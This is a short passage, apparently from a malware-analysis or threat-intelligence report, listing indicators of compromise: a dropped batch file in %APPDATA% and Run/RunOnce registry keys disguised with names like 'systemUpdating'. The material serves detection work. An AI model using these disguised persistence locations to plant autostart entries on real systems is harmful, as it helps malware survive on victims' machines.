%APPDATA%\\pdfreader.bat
```

Registry Keys:

```
 Path: HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Key: systemUpdating
Path: HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Key: systemUpdating2
Path: HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Key: databrowser
Path: HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Key: systemUpdating
Path: HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Key: systemUpdating2
 Path: HKCU:\\SOFTWARE\\Update
Key: Key
Path: HKCU:\\SOFTWARE\\Update2
Key: Key
```